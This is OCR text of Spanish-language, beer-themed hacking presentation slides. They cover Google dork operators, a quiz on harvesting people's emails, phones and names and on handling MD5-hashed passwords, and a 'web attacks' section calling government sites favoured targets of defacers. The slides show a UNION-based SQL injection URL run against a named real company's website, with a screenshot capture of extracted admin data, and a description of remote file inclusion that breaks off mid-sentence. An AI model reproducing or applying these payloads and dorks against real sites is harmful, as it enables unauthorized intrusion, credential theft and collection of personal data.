
- Como se relacionan las chelas con el hacking
- Usandolas como herramientas en una noche de trabajo xD
- En que se parecen las vuln a las cervezas y a que tipo de cervezas



Hacking en diferentes tipos de aplicaciones

- Probando bugs en % 0 a % 14

- Cual es el ataque mas efectivo



Google Hacking

Que funciones tenemos???

Algunas funciones ayudan para buscar un archivo en especif co , tipo de extencion , nombre en el

titulo , nombre dentro de la url , algún archivo libre, nombre o simplemente carpetaque o archivo

dentro de carpeta.

Esto nos ayuda mucho ya que podemos encontrar base de datos en Access, sql o backups :p,,

también datos de una persona X.

Google Hacking

Las funciones mas comunes serian

Filetype: qué tipo de extensión deseamos buscar (mp3, txt, mdb, sql, php, asp, etc)

Allintext: nos hace mal fácil buscar una palabra o frase (powered by **) wii!!

Intitle, Allintitle: podemos buscar un titulo en particular del sitio (haxorz xD)

Inurl, Allinurl: mi favorito :p nos hace un listado de que archivo estamos buscando , muy ef caz

para ataques web a cms :p

Site: también ef caz, ejemplo… site: .gov.ar

Google Hacking

Pero no crean que estos son todos, hay otros mas que puede ser que no me los sepa ya que no soy

un experto en sacar provecho a google

Allinanchor: nos sirve para buscar palabras en especif co

author: buscamos dependiendo del nombre o mail de la persona autora :p

Cache: este es mas claro que el agua.. preguntas ¿? xD

ext: es como inurl pero para f letype :p

Jeopardy google por una chela

- Como podemos sacar una extensa lista de correos , teléfonos y nombres de personas??
- Como buscar el nombre de un archivo junto con su extensión
- Que comando en google podemos usar para ver errores web o contenido de carpetas con información sensible

Jeopardy Google por una chela

- Que hacemos si encontramos un usuario pero su contraseña esta encriptada en md5
- A quien le debemos esta gran sabiduría?
- xDDDDD


ATAQUES WEB

- Los ataques web hoy en día son cosa muy comunes ya que casi la mayoría de sitios tienen errores , los mas comunes son en los sitios de gobierno ya que no les dan la suficiente atención y son los mas codiciados por los “DEFACERS” o atacantes

ATAQUES WEB


- Tenemos muchos ataques existentes hoy en día pero uno de los mas comunes que hay son los sql inyección, este ataque lo que realiza son peticiones a la base de datos para que nos muestre información confidencial un ejemplo seria algo como esto

ATAQUES WEB


Firefox Archivo Editar Ver Historial Marcadores Herramientas Ventana Ayuda
jue 11:59 a.m.
Concretos Reciclados - Productos y Servicios- México
http://www.concretosreciclados.com.mx/productoDetalle.php?productID=-1 union select 1,2,concat(admin,0x3a
Google
Más visitados
Comenzar a usar Fir...
Últimas noticias
Recarga electrónica
SIPREL - Recargas El...
www.prensa.misione...
http://bugcon.org/d...
www.prensa.misione...
BiteFight Server 9 - Caza
Blog
Ошибка 404 - файл не найден.
www.prensa.misiones.gov.ar -...
Concretos Reciclados - Produ...
CONCRETOS RECICLADOS
¿Quiénes somos?
Productos y Servicios
Materiales para Reciclar
Clientes
Legislación
Noticias
Preguntas Frecuentes
Ecología y Reciclaje
Contáctanos
Mapa del Sitio
Estás Aquí: Inicio Productos y Servicios | 1:Andreas:Andreas
Productos y Servicios
1:Andreas:Andreas
4
1:Andreas:Andreas
Atrás
¿Quienes Somos? | Productos y Servicios | Materiales para Reciclar | Clientes | Legislación | Noticias | Preguntas Frecuentes | Ecología y Reciclaje | Contáctanos | Mapa del Sitio|
Creado por Addictive Media
Terminado
FoxyProxy: Deshabilitado

ATAQUES WEB

- 1




ATAQUES WEB

- Remote file inclusión nos ayuda a acceder a un archivo de manera remota mediante un archivo php con la facilidad de ejecutar comandos via url, este ataque como su nombre lo dice es usar un archivo de manera remota ejem

